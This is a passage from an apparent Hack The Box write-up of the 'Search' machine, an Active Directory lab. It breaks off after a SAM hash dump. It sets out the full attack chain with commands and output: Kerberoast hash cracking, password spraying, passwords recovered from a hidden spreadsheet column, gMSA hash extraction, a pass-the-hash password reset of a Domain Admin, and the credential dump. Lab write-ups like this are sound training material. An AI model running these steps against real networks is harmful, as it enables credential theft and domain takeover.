<span class="nv">$krb5tgs$23$*</span>web_svc<span class="nv">$SEARCH</span>.HTB<span class="nv">$search</span>.htb/web_svc<span class="k">*</span><span class="nv">$3cc4569a1b2113e0359cbf2030fc063f$250b5634e8d153d22c</span>...c462e6
</code></pre></div></div>

<p>We crack it offline with <code class="language-plaintext highlighter-rouge">hashcat</code> in mode <code class="language-plaintext highlighter-rouge">13100</code> (Kerberos 5 TGS-REP etype 23):</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>iamwin@Jean:~<span class="nv">$ </span>hashcat <span class="nt">-a</span> 0 <span class="nt">-m</span> 13100 web_svc.kerberoast /usr/share/kali-wordlists/rockyou.txt

<span class="nv">$krb5tgs$23$*</span>web_svc<span class="nv">$SEARCH</span>.HTB<span class="nv">$search</span>.htb/web_svc<span class="k">*</span>...:@3ONEmillionbaby

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 <span class="o">(</span>Kerberos 5, etype 23, TGS-REP<span class="o">)</span>
Time.Started.....: Mon Sep 21 21:04:27 2026 <span class="o">(</span>4 secs<span class="o">)</span>
Speed.#01........:  2894.1 kH/s <span class="o">(</span>1.51ms<span class="o">)</span> @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 <span class="o">(</span>100.00%<span class="o">)</span> Digests
</code></pre></div></div>

<p><strong>Credentials obtained:</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>web_svc : @3ONEmillionbaby
</code></pre></div></div>

<p>We validate:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>nxc smb <span class="nv">$IP</span> <span class="nt">-u</span> web_svc <span class="nt">-p</span> <span class="s1">'@3ONEmillionbaby'</span>
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span>+] search.htb<span class="se">\w</span>eb_svc:@3ONEmillionbaby 
</code></pre></div></div>

<hr />

<h2 id="6-password-spraying--edgarjacobs">6. Password Spraying — edgar.jacobs</h2>

<p>With two valid passwords and quite a few users, one of them could well be reused elsewhere. We run a <strong>password spray</strong>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>nxc smb <span class="nv">$IP</span> <span class="nt">-u</span> users_all.txt <span class="nt">-p</span> <span class="s1">'@3ONEmillionbaby'</span> <span class="nt">--continue-on-success</span>

SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span>+] search.htb<span class="se">\E</span>dgar.Jacobs:@3ONEmillionbaby 
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span>+] search.htb<span class="se">\w</span>eb_svc:@3ONEmillionbaby 
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">IsolationIsKey?</code> doesn’t turn up anything. Using <code class="language-plaintext highlighter-rouge">edgar.jacobs</code> — always worth checking the shares with every new user, since they almost always have access to something the previous one didn’t:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>nxc smb <span class="nv">$IP</span> <span class="nt">-u</span> edgar.jacobs <span class="nt">-p</span> <span class="s1">'@3ONEmillionbaby'</span> <span class="nt">--shares</span>
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span>+] search.htb<span class="se">\e</span>dgar.jacobs:@3ONEmillionbaby 
SMB         10.129.229.57   445    RESEARCH         Share           Permissions            Remark
SMB         10.129.229.57   445    RESEARCH         CertEnroll      READ                   Active Directory Certificate Services share
SMB         10.129.229.57   445    RESEARCH         helpdesk        READ                   
SMB         10.129.229.57   445    RESEARCH         IPC<span class="nv">$ </span>           READ                   Remote IPC
SMB         10.129.229.57   445    RESEARCH         NETLOGON        READ                   Logon server share 
SMB         10.129.229.57   445    RESEARCH         RedirectedFolders<span class="nv">$ </span>READ,WRITE             
SMB         10.129.229.57   445    RESEARCH         SYSVOL          READ                   Logon server share 
</code></pre></div></div>

<p>Going through their personal directory, we find some interesting files on the Desktop:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>smbclient.py <span class="nv">$DOMAIN</span>/edgar.jacobs:<span class="s1">'@3ONEmillionbaby'</span>@<span class="nv">$IP</span>
<span class="c"># use RedirectedFolders$</span>
<span class="c"># cd edgar.jacobs</span>
<span class="c"># cd Desktop</span>
<span class="c"># ls</span>
drw-rw-rw-          0  Thu Apr  9 16:05:29 2020 <span class="nv">$RECYCLE</span>.BIN
<span class="nt">-rw-rw-rw-</span>        282  Mon Aug 10 06:02:16 2020 desktop.ini
<span class="nt">-rw-rw-rw-</span>       1450  Thu Apr  9 16:05:03 2020 Microsoft Edge.lnk
<span class="nt">-rw-rw-rw-</span>      23130  Mon Aug 10 06:30:05 2020 Phishing_Attempt.xlsx
</code></pre></div></div>

<p>We download it and analyze it on our attack host.</p>

<hr />

<h2 id="7-excel-with-a-hidden-column--sierrafrye">7. Excel with a Hidden Column — sierra.frye</h2>


<p>Opening the file, something looks off: <strong>column C isn’t showing</strong>. In cases like this, what we can do is copy the content and paste it into a new Excel sheet:</p>

<p><img src="/assets/images/posts/Search-HTB/image5.png" alt="Excel with column C hidden, only columns A, B and D are visible" /></p>


<p><img src="/assets/images/posts/Search-HTB/image6.png" alt="Column C revealed, named Password, with one password per user" /></p>

<blockquote>
  <p><strong>We can see the content of column C, named “Password.”</strong> Since these passwords are tied directly to a user, we can use NXC’s <code class="language-plaintext highlighter-rouge">--no-bruteforce</code> flag to test each <code class="language-plaintext highlighter-rouge">user:password</code> pair in order, without combinatorial brute-forcing.</p>
</blockquote>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>nxc smb <span class="nv">$IP</span> <span class="nt">-u</span> users_excel.txt <span class="nt">-p</span> passwords_excel.txt <span class="nt">--no-bruteforce</span>  
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span>-] search.htb<span class="se">\P</span>ayton.Harmon:<span class="p">;;</span>36!cried!INDIA!year!50<span class="p">;;</span> STATUS_LOGON_FAILURE 
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span>-] search.htb<span class="se">\C</span>ortez.Hickman:..10-time-TALK-proud-66.. STATUS_LOGON_FAILURE 
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span>-] search.htb<span class="se">\B</span>obby.Wolf:??47^before^WORLD^surprise^91?? STATUS_LOGON_FAILURE 
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span>-] search.htb<span class="se">\M</span>argaret.Robinson://51+mountain+DEAR+noise+83// STATUS_LOGON_FAILURE 
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span>-] search.htb<span class="se">\S</span>carlett.Parks:++47|building|WARSAW|gave|60++ STATUS_LOGON_FAILURE 
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span>-] search.htb<span class="se">\E</span>liezer.Jordan:!!05_goes_SEVEN_offer_83!! STATUS_LOGON_FAILURE 
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span>-] search.htb<span class="se">\H</span>unter.Kirby:~~27%when%VILLAGE%full%00~~ STATUS_LOGON_FAILURE 
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span>+] search.htb<span class="se">\S</span>ierra.Frye:<span class="nv">$$49</span><span class="o">=</span><span class="nv">wide</span><span class="o">=</span><span class="nv">STRAIGHT</span><span class="o">=</span><span class="nv">jordan</span><span class="o">=</span>28<span class="nv">$$</span>18 
</code></pre></div></div>

<p><strong>Valid credentials:</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Sierra.Frye : $$49=wide=STRAIGHT=jordan=28$$18
</code></pre></div></div>

<hr />

<h2 id="8-bloodhound--path-to-domain-admin">8. BloodHound — Path to Domain Admin</h2>

<p>Going through the shares with the new user, we use <code class="language-plaintext highlighter-rouge">spider_plus</code> to map every reachable file:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>nxc smb <span class="nv">$IP</span> <span class="nt">-u</span> Sierra.Frye <span class="nt">-p</span> <span class="s1">'$$49=wide=STRAIGHT=jordan=28$$18'</span> <span class="nt">-M</span> spider_plus
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span>+] search.htb<span class="se">\S</span>ierra.Frye:<span class="nv">$$49</span><span class="o">=</span><span class="nv">wide</span><span class="o">=</span><span class="nv">STRAIGHT</span><span class="o">=</span><span class="nv">jordan</span><span class="o">=</span>28<span class="nv">$$</span>18 
SPIDER_PLUS 10.129.229.57   445    RESEARCH         <span class="o">[</span><span class="k">*</span><span class="o">]</span> Total folders found:  148
SPIDER_PLUS 10.129.229.57   445    RESEARCH         <span class="o">[</span><span class="k">*</span><span class="o">]</span> Total files found:    34
</code></pre></div></div>

<p>Checking the JSON generated at <code class="language-plaintext highlighter-rouge">~/.nxc/modules/nxc_spider_plus/10.129.229.57.json</code>, the part we care about is the content of <code class="language-plaintext highlighter-rouge">RedirectedFolders$</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span><span class="nb">cat</span> /home/iamwin/.nxc/modules/nxc_spider_plus/10.129.229.57.json | jq <span class="s1">'.["RedirectedFolders$"]'</span>
<span class="o">{</span>
  <span class="s2">"sierra.frye/Desktop/user.txt"</span>: <span class="o">{</span>
    <span class="s2">"size"</span>: <span class="s2">"33 B"</span>
  <span class="o">}</span>,
  <span class="s2">"sierra.frye/Downloads/Backups/search-RESEARCH-CA.p12"</span>: <span class="o">{</span>
    <span class="s2">"size"</span>: <span class="s2">"2.58 KB"</span>
  <span class="o">}</span>,
  <span class="s2">"sierra.frye/Downloads/Backups/staff.pfx"</span>: <span class="o">{</span>
    <span class="s2">"size"</span>: <span class="s2">"4.22 KB"</span>
  <span class="o">}</span>,
  <span class="s2">"sierra.frye/user.txt"</span>: <span class="o">{</span>
    <span class="s2">"size"</span>: <span class="s2">"33 B"</span>
  <span class="o">}</span>
<span class="o">}</span>
</code></pre></div></div>

<blockquote>
  <p><strong>The JSON confirms the user flag at <code class="language-plaintext highlighter-rouge">sierra.frye/Desktop/user.txt</code>, plus two files under <code class="language-plaintext highlighter-rouge">sierra.frye/Downloads/Backups/</code>: <code class="language-plaintext highlighter-rouge">search-RESEARCH-CA.p12</code> and <code class="language-plaintext highlighter-rouge">staff.pfx</code>.</strong> We’ll use the latter further down in the alternative certificate-based method.</p>
</blockquote>

<p>I’ll extract information for BloodHound using the <strong>RustHound-CE</strong> collector:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>rusthound-ce <span class="nt">-d</span> <span class="nv">$DOMAIN</span> <span class="nt">-u</span> <span class="s1">'sierra.frye'</span> <span class="nt">-p</span> <span class="s1">'$$49=wide=STRAIGHT=jordan=28$$18'</span> <span class="nt">-f</span> <span class="nv">$FQDN</span> <span class="nt">-i</span> <span class="nv">$IP</span> <span class="nt">-c</span> All <span class="nt">-z</span>
<span class="nt">---------------------------------------------------</span>
Initializing RustHound-CE at 22:37:33 on 09/21/26
<span class="nt">---------------------------------------------------</span>

<span class="o">[</span>INFO] Connected to SEARCH.HTB Active Directory!
<span class="o">[</span>WARN] ESC8 detected on Research.search.htb, Web Enrollment exposed over HTTP without EPA
<span class="o">[</span>INFO] 107 <span class="nb">users </span>parsed!
<span class="o">[</span>INFO] 72 <span class="nb">groups </span>parsed!
<span class="o">[</span>INFO] 13 enabled certificate templates found
<span class="o">[</span>INFO] .//20260921223740_search-htb_rusthound-ce.zip created!

RustHound-CE Enumeration Completed at 22:37:40 on 09/21/26! Happy Graphing!
</code></pre></div></div>


<p>We import the ZIP into BloodHound and analyze the graph starting from <code class="language-plaintext highlighter-rouge">sierra.frye</code>:</p>

<p><img src="/assets/images/posts/Search-HTB/image7.png" alt="BloodHound showing the attack path from sierra.frye to Domain Admin" /></p>

<p><img src="/assets/images/posts/Search-HTB/image14.png" alt="BloodHound showing the attack path from sierra.frye to Domain Admin" /></p>

<p>With <code class="language-plaintext highlighter-rouge">Sierra.Frye</code>, we can check whether she inherits permissions from the groups she belongs to.</p>

<blockquote>
  <p><strong>The attack chain identified by BloodHound:</strong></p>
  <ol>
    <li><code class="language-plaintext highlighter-rouge">sierra.frye</code> is a member of <strong><code class="language-plaintext highlighter-rouge">BIRMINGHAM-ITSEC</code></strong></li>
    <li><code class="language-plaintext highlighter-rouge">BIRMINGHAM-ITSEC</code> is a member of <code class="language-plaintext highlighter-rouge">ITSEC</code>, which has <strong><code class="language-plaintext highlighter-rouge">ReadGMSAPassword</code></strong> over <code class="language-plaintext highlighter-rouge">BIR-ADFS-GMSA$</code></li>

    <li><code class="language-plaintext highlighter-rouge">BIR-ADFS-GMSA$</code> has <strong><code class="language-plaintext highlighter-rouge">GenericAll</code></strong> over <code class="language-plaintext highlighter-rouge">tristan.davies</code></li>
    <li><code class="language-plaintext highlighter-rouge">tristan.davies</code> is a member of <strong><code class="language-plaintext highlighter-rouge">Domain Admins</code></strong></li>
  </ol>
</blockquote>

<hr />

<h2 id="9-gmsa-readpassword--hash-for-bir-adfs-gmsa">9. GMSA ReadPassword — Hash for BIR-ADFS-GMSA$</h2>

<p>We check, and indeed we get the NTLM hash for <code class="language-plaintext highlighter-rouge">BIR-ADFS-GMSA$</code>:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>nxc ldap <span class="nv">$IP</span> <span class="nt">-u</span> Sierra.Frye <span class="nt">-p</span> <span class="s1">'$$49=wide=STRAIGHT=jordan=28$$18'</span> <span class="nt">--gmsa</span>
LDAP        10.129.229.57   389    RESEARCH         <span class="o">[</span>+] search.htb<span class="se">\S</span>ierra.Frye:<span class="nv">$$49</span><span class="o">=</span><span class="nv">wide</span><span class="o">=</span><span class="nv">STRAIGHT</span><span class="o">=</span><span class="nv">jordan</span><span class="o">=</span>28<span class="nv">$$</span>18 
LDAP        10.129.229.57   389    RESEARCH         <span class="o">[</span><span class="k">*</span><span class="o">]</span> Getting GMSA Passwords
LDAP        10.129.229.57   389    RESEARCH         Account: BIR-ADFS-GMSA<span class="nv">$ </span>      NTLM: e1e9fd9e46d0d747e1595167eedcec0f     PrincipalsAllowedToReadPassword: ITSec
LDAP        10.129.229.57   389    RESEARCH         Account: BIR-ADFS-GMSA<span class="nv">$ </span>      aes128-cts-hmac-sha1-96: dc4a4346f54c0df29313ff8a21151a42
LDAP        10.129.229.57   389    RESEARCH         Account: BIR-ADFS-GMSA<span class="nv">$ </span>      aes256-cts-hmac-sha1-96: 06e03fa99d7a99ee1e58d795dccc7065a08fe7629441e57ce463be2bc51acf38
</code></pre></div></div>

<p><strong>NTLM hash for <code class="language-plaintext highlighter-rouge">BIR-ADFS-GMSA$</code> obtained:</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>BIR-ADFS-GMSA$ : e1e9fd9e46d0d747e1595167eedcec0f
</code></pre></div></div>


<p>Continuing down the path, BloodHound confirms that the service account <code class="language-plaintext highlighter-rouge">BIR-ADFS-GMSA$</code> has <code class="language-plaintext highlighter-rouge">GenericAll</code> over <code class="language-plaintext highlighter-rouge">Tristan.Davies</code>:</p>

<p><img src="/assets/images/posts/Search-HTB/image8.png" alt="BloodHound detailing BIR-ADFS-GMSA's GenericAll permissions over Tristan.Davies" /></p>


<p>Checking which users belong to Remote Management Users, in order to open a WinRM session, we see that <code class="language-plaintext highlighter-rouge">Sierra.Frye</code> might qualify given the groups she’s in:</p>

<p><img src="/assets/images/posts/Search-HTB/image9.png" alt="BloodHound showing sierra.frye's group membership with potential WinRM access" /></p>

<p>We first check whether the WinRM service actually responds:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>nxc winrm <span class="nv">$IP</span> <span class="nt">-u</span> Sierra.Frye <span class="nt">-p</span> <span class="s1">'$$49=wide=STRAIGHT=jordan=28$$18'</span>
</code></pre></div></div>

<p>It returns no confirmation of access. We try opening a direct session with <code class="language-plaintext highlighter-rouge">evil-winrm</code> anyway, and confirm the service is filtered or disabled:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>evil-winrm <span class="nt">-i</span> RESEARCH.search.htb <span class="nt">-u</span> Sierra.Frye <span class="nt">-p</span> <span class="s1">'$$49=wide=STRAIGHT=jordan=28$$18'</span>
Error: Cannot establish connection to remote endpoint.
Error: HTTPClient::ConnectTimeoutError: execution expired
</code></pre></div></div>

<blockquote>
  <p><strong>WinRM is disabled or filtered.</strong> Given the <code class="language-plaintext highlighter-rouge">GenericAll</code> we have over <code class="language-plaintext highlighter-rouge">Tristan.Davies</code> through the GMSA, and given that WinRM isn’t giving us a shell, another approach is to take advantage of the fact that <code class="language-plaintext highlighter-rouge">rpcclient</code> supports pass-the-hash — we can authenticate as <code class="language-plaintext highlighter-rouge">BIR-ADFS-GMSA$</code> with its hash and change the password directly over RPC.</p>
</blockquote>

<hr />

<h2 id="10-genericall-over-tristandavies--domain-admin">10. GenericAll over Tristan.Davies — Domain Admin</h2>

<h3 id="method-1-pass-the-hash-with-pth-net">Method 1: Pass-the-Hash with pth-net</h3>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>pth-net rpc password <span class="s2">"TRISTAN.DAVIES"</span> <span class="s1">'Iamwin123!'</span> <span class="nt">-U</span> <span class="s2">"search.htb"</span>/<span class="s1">'BIR-ADFS-GMSA$'</span>%<span class="s2">"e1e9fd9e46d0d747e1595167eedcec0f"</span>:<span class="s2">"e1e9fd9e46d0d747e1595167eedcec0f"</span> <span class="nt">-S</span> <span class="s2">"RESEARCH.search.htb"</span>
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
                                                                                                                                                                                             
┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>nxc smb <span class="nv">$IP</span> <span class="nt">-u</span> TRISTAN.DAVIES <span class="nt">-p</span> <span class="s1">'Iamwin123!'</span>                          
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span>+] search.htb<span class="se">\T</span>RISTAN.DAVIES:Iamwin123! <span class="o">(</span>Pwn3d!<span class="o">)</span>
</code></pre></div></div>

<p><strong>Domain Controller compromised.</strong> We dump the SAM and LSA secrets:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>nxc smb <span class="nv">$IP</span> <span class="nt">-u</span> TRISTAN.DAVIES <span class="nt">-p</span> <span class="s1">'Iamwin123!'</span> <span class="nt">--sam</span>
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span>+] search.htb<span class="se">\T</span>RISTAN.DAVIES:Iamwin123! <span class="o">(</span>Pwn3d!<span class="o">)</span>
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span><span class="k">*</span><span class="o">]</span> Dumping SAM hashes
SMB         10.129.229.57   445    RESEARCH         Administrator:500:aad3b435b51404eeaad3b435b51404ee:9c7bf72260e8eef29e9cfeb60f94fc56:::
SMB         10.129.229.57   445    RESEARCH         Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.129.229.57   445    RESEARCH         DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
